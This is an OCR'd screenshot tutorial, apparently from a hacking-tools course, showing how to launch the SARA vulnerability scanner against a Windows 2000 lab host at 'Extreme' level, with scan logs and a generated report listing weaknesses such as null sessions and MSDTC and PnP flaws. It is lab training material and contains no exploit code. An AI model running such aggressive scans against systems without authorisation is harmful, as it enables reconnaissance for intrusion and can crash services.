
To execute the SARA application type:

```
./sara
```


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
root@localhost:~/tools/SARA/sara-6.0.7b - Shell - Konsole
Session Edit View Settings Help
Konqueror
Mozilla-bin
23:10
Your version of VMware Tools is out of date.

```
[root@localhost sara-6.0.7b]# ./sara
```

The SARA application will start in *Mozilla*.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Security Auditor's Research Assistant (SARA) Version Version 6.0.7b - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
SARA TM
SARA Home
SARA Search
Data Management
Target selection
Data Analysis
Configuration Mgt
Documents/CVE
Troubleshooting
Done.
root@localhos
Konqueror
Mozilla-bin
23:11
Your version of VMware Tools is out of date.

Location: http://localhost.localdomain:22112/


Security Auditor's Research Assistant (SARA)

The Security Auditor's Research Assistant (SARA) is a third generation network oriented security analysis and reporting tool developed by the Advanced Research Corporation. SARA is widely used in the U.S. Government and commercial communities. As such, it has been in-the-field validated on the current security exploits of Unix (Sun, SGI, AIX, Linux) and Microsoft Windows XX. Historically, we have been updating SARA once a month with emergency updates as required.

- Hundreds of UNIX and Windows vulnerability probes (indexed by CVE)
- SANS/CIS approved for SANS Top 20 vulnerabilities
- Server mode for controlled enterprise access
- SARA ReportWriter (tm)
- SARA Report Corrections and Drops
- SARA Plugins

- Briefing Overview of SARA
- Additional Information on SARA

On the left side of the screen click on **Target selection**.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Security Auditor's Research Assistant (SARA) Version Version 6.0.7b - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
SARA TM
SARA Home
SARA Search
Data Management
Target selection
Data Analysis
Configuration Mgt
Documents/CVE
Troubleshooting
root@localhos
Konqueror
Mozilla-bin
23:11
Your version of VMware Tools is out of date.

Location: http://localhost.localdomain:22112/running/sara_run_form.pl

SARA Target Selection

Primary target selection

Primary target host, network, or range.

```
Host example     myhost.local.com
Hosts example    myhost1.local.com myhost2.local.com ...
Network example  192.168.0.0/23 (two class C subnets)
Range example    192.168.0.55-192.168.0.98
```

localhost.localdomain

● Scan the referenced target(s), network(s), or range.
○ Scan hosts in the primary subnet (defined by a single target only).


Scanning level selection

Should SARA do a light scan, a normal scan, or should it hit the (primary) target(s) at full blast?

○ Light
○ Normal (may be detected even with minimal logging)

For the **Primary Target Selection** enter the target hostname or IP address. In this example the target IP address is 172.16.1.46.

For the **Scanning level selection**, select **Extreme**. Click the **Start the scan** button.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Security Auditor's Research Assistant (SARA) Version Version 6.0.7b - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Hijacking : The Complete Toolsbox
SARA Home
SARA Search
Data Management
Target selection
Data Analysis
Configuration Mgt
Documents/CVE
Troubleshooting
SANS TOP 20 LIST
Done.
root@localhost
Konqueror
Mozilla-bin
23:19
Your version of VMware Tools is out of date.

Location: http://localhost.localdomain:43566/running/sara_run_form.pl

```
Hosts example     myhost1.local.com myhost2.local.com ...
Network example   192.168.0.0/23 (two class C subnets)
Range example     192.168.0.55-192.168.0.98
```

172.16.1.46

● Scan the referenced target(s), network(s), or range.
○ Scan hosts in the primary subnet (defined by a single target only).


Scanning level selection

Should SARA do a light scan, a normal scan, or should it hit the (primary) target(s) at full blast?

○ Light
○ Normal (may be detected even with minimal logging)
○ Heavy (error messages may appear on systems consoles)
● Extreme (some unpatched services may fail)
○ Custom(SMB,Web,Mail,Telnet,FTP)
○ Custom(TCP scan for MSDTC
○ Custom(discovery only)

Start the scan

SARA will initialize the scan against the target.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
SARA data collection - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Hijacking : The Complete Toolsbox
66 B/s
25%
root@localhost
Konqueror
Mozilla-bin
23:13
Your version of VMware Tools is out of date.

Location: http://localhost.localdomain:22112/running/sara_run_action.pl

SARA data collection

Data collection in progress...

In the status bar on the lower left of the screen you may receive a **Stalled** warning. Be patient as SARA will continue on its own and complete the scan.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
SARA data collection - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
25%
root@localhos
Konqueror
Mozilla-bin
23:20
Your version of VMware Tools is out of date.


Location: http://localhost.localdomain:43566/running/sara_run_action.pl

SARA data collection

Data collection in progress...

Stalled

Once SARA has completed the scan, the results will be displayed in the browser.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
SARA data collection - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
root@localhos
Konqueror
Mozilla-bin
23:28
Your version of VMware Tools is out of date.

Location: http://localhost.localdomain:43566/running/sara_run_action.pl


SARA data collection

Data collection in progress...

```
Adding a primary target
Add-primary: w2kas
Deleting: w2kas|1122:UDP|a|x||||offers 1122:UDP
Deleting: w2kas|1112:TCP|a|||||offers 1112:TCP
Deleting: w2kas|netbios-ssn|a||||\131\000\000\001\143|offers netbios-ssn
Deleting: w2kas|1128:UDP|a|x||||offers 1128:UDP
Deleting: w2kas|domain|a|x||||offers domain
Deleting: w2kas|http|a|||||offers http
Deleting: w2kas|microsoft-ds|a|||||offers microsoft-ds
Deleting: w2kas|msdtc|a|ycio|ANY@ANY|ANY@ANY|Potentially vulnerable MSDTC [VU180868]|MSDTC may
Deleting: w2kas|kpasswd|a|x||||offers kpasswd
Deleting: w2kas|7778:TCP|a|||||offers 7778:TCP
Deleting: w2kas|3372:TCP|a||||ERROR\n|offers 3372:TCP
Deleting: w2kas|3268:TCP|a|||||offers 3268:TCP
```

Done.

You can review the results now or scroll down to the bottom of the results and click **Continue with report and analysis**.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
SARA data collection - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox

http://localhost.localdomain:43566/running/sara_run_action.pl


```
Add-fact: w2kas|smtp|a|zcio|ANY@w2kas|ANY@w2kas|SMTP could be a mail relay|Possible smtp relay,
==> running bin/timeout 120 bin/dns-chk.sara  w2kas
Add-fact: w2kas|domain|a|zwoi|ANY@w2kas|ANY@w2kas|DNS Zone Transfers|DNS will dump domain data
==> running bin/timeout 120 bin/http.sara 7207:TCP w2kas
==> running bin/timeout 240 bin/smb.sara  w2kas
==> running bin/timeout 120 bin/sample.sara.ext http w2kas
==> running bin/timeout 120 bin/http.sara http w2kas
Add-fact: w2kas|netbios-ssn|a||||Netbios Name|W2KAS
Add-fact: w2kas|netbios-ns|a||||Netbios Domain|HACKSYM
Add-fact: w2kas|netbios-ssn|a|ycio|ANY@ANY|ANY@ANY|Null Session|SMB: Null Sessions possible fro
==> running bin/timeout 120 bin/wms.sara  w2kas
==> running bin/timeout 120 bin/depends.sara ms-rpc w2kas
Waiting for all processes to complete
==> running bin/timeout 120 bin/pnp.sara  w2kas
Add-fact: w2kas||a|us|ANY@w2kas|ANY@w2kas|Plug and Play Vulnerability [VU998653]|PnP exploitabl
Add-fact: w2kas|7207:TCP|a|g||||offers http on port 7207:TCP
Add-fact: w2kas|http|a|g||||offers http
```

Data collection completed (1 host(s) visited).

Back to the SARA start page | Continue with report and analysis

http://localhost.localdomain:43566/reporting/analysis.pl

The SARA *Reporting and Analysis* screen will be shown. Select the desired report results. In this example, the **SARA ReportWriter** was selected.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Security Auditor's Research Assistant (SARA) Version Version 6.0.7b - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Hijacking : The Complete Toolsbox
SARA Home
SARA Search
Data Management
Target selection
Data Analysis
Configuration Mgt
Documents/CVE
Troubleshooting
SANS

http://localhost.localdomain:43566/reporting/analysis.pl

SARA Reporting and Analysis

Table of contents

Vulnerabilities

- By Approximate Danger Level
- By Type of Vulnerability
- By Vulnerability Count

Host Information

- By Class of Service
- By System Type
- By Internet Domain
- By Subnet
- By Host Name

Reporting

- SARA ReportWriter (includes SANS Top 20)


Done.

root@localhost
Konqueror
Mozilla-bin
23:30
Your version of VMware Tools is out of date.

Accept the default settings.

***Note:** SARA allows reports to be saved in other formats as well as the default HTML. Other formats include Comma Delimited (CSV) and Extensible Markup Language (XML).

Click the **Generate Report** button.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Location Edit View Go Bookmarks Tools Settings Window Help
Hijacking : The Complete Toolsbox
SARA
TM
SARA Home
SARA Search
Data Management
Target selection
Data Analysis
Configuration Mgt
Documents/CVE
Troubleshooting
Done.
root@localhos
Konqueror
Mozilla-bin
23:31
Your version of VMware Tools is out of date.

Security Auditor's Research Assistant (SARA) Version Version 6.0.7b - Konqueror

Location: http://localhost.localdomain:43566/running/sara_report_form.pl

Select Report Type

SARA Report in HTML


Select Report Options

○ Use Default Report Parameters
● Select Report Options
☑ Correct Report IAW *config/corrections*
☑ Exclude Hosts with no Vulnerabilities
□ Regenerate (required if corrections or option changes)

Generate Report

Once started, Do Not Interrupt this process!

The SARA report of the scan results will now be displayed.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Location Edit View Go Bookmarks Tools Settings Window Help
Hijacking : The Complete Toolsbox
Done.
root@localhos
Konqueror
Mozilla-bin
23:32
Your version of VMware Tools is out of date.

Sensitive Security Information - Konqueror

Location: http://localhost.localdomain:43566/running/sara_report_action.pl

8 December 2005

SARA Scan Results of sara-data

INTRODUCTION

A Security Auditor's Research Assistant (SARA) security scan was performed on hosts on the sara-data sub-nets. The SARA scan was performed to identify potential security vulnerabilities in the sara-data sub-domain. The scan was completed on 2005/12/08 23:22:54 and its scan mode was set to extreme. The version of SARA was Version 6.0.7b.


DISCUSSION
SARA is a third generation security analysis tool that analyzes network-based services on the target computers. SARA classifies a detected service in one of five categories:

- Green - Services found that were not exploitable
- Grey - No services or vulnerabilities
- Red - Services with potentially severe exploits (account compromise)
- Yellow - Services with potentially serious exploits found (data compromise)
- Brown - Possible security problems.

A total of 1 devices were detected of which 1 are possibly vulnerable. Figure 1 summarizes this scan by color where the *Green* bar indicates hosts with no detected vulnerabilities. *Gray* indicates hosts with no services. The *Red* bar indicates hosts that have one or more red vulnerabilities. The *Yellow* bar indicates hosts that have one or more yellow vulnerabilities (but no red). And the *Brown* bar indicates hosts that have one or more brown problems (but no red or yellow).

By scrolling through the report, you can display various descriptions and charts.

***Note:** Initially the SARA report will list the Appendices at the beginning of the report. In this case you can consider the Appendices as a Table of Contents for the report.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
Green (0)
Grey (0)
Red (1)
Yellow (0)
Brown (0)
root@localhos
Konqueror
Mozilla-bin
23:33

http://localhost.localdomain:43566/running/sara_report_action.pl

Hijacking : The Complete Toolsbox

A total of 1 devices were detected of which 1 are possibly vulnerable. Figure 1 summarizes this scan by color where the *Green* bar indicates hosts with no detected vulnerabilities. *Gray* indicates hosts with no services. The *Red* bar indicates hosts that have one or more red vulnerabilities. The *Yellow* bar indicates hosts that have one or more yellow vulnerabilities (but no red). And the *Brown* bar indicates hosts that have one or more brown problems (but no red or yellow).

Figure 1 Host Summary by Color

The SARA scan results are distributed as appendices to this paper:

- Appendix A:

Sub-net tables depicting hosts, host-types, and vulnerability counts
- Appendix B:

Details on the hosts reported
- Appendix C:

Vulnerabilities sorted by severity
- Appendix D


: Description of the vulnerabilities.

Appendices are hyper-linked to assist the reader in navigating through this report. The report includes information on all hosts that have one or more

Done.

Your version of VMware Tools is out of date.

By scrolling down the report, specific details are revealed. In this screenshot SARA even identified nonvulnerable services on the target.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
Sensitive Security Information - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:
root@localhos
Konqueror
Mozilla-bin
23:33

http://localhost.localdomain:43566/running/sara_report_action.pl

Hijacking : The Complete Toolsbox

Appendix B
SARA Host Details

Name	IP	NetBios	Netbios Domain	Operating System
w2kas	172.16.1.46	W2KAS	HACKSYM	Windows 2000

Non Vulnerable services

afs3-bos (7007)	eklogin (2105)	http (80)	https (443)
isakmp (500)	kerberos (88)	kpasswd (464)	ldap (389)
ldaps (636)	microsoft-ds (445)	ms-rpc (135)	ms-wbt (3389)
netbios-dgm (138)	netbios-ns (137)	ntp (123)	supfiledbg (1127)
zephyr-clt (2103)			

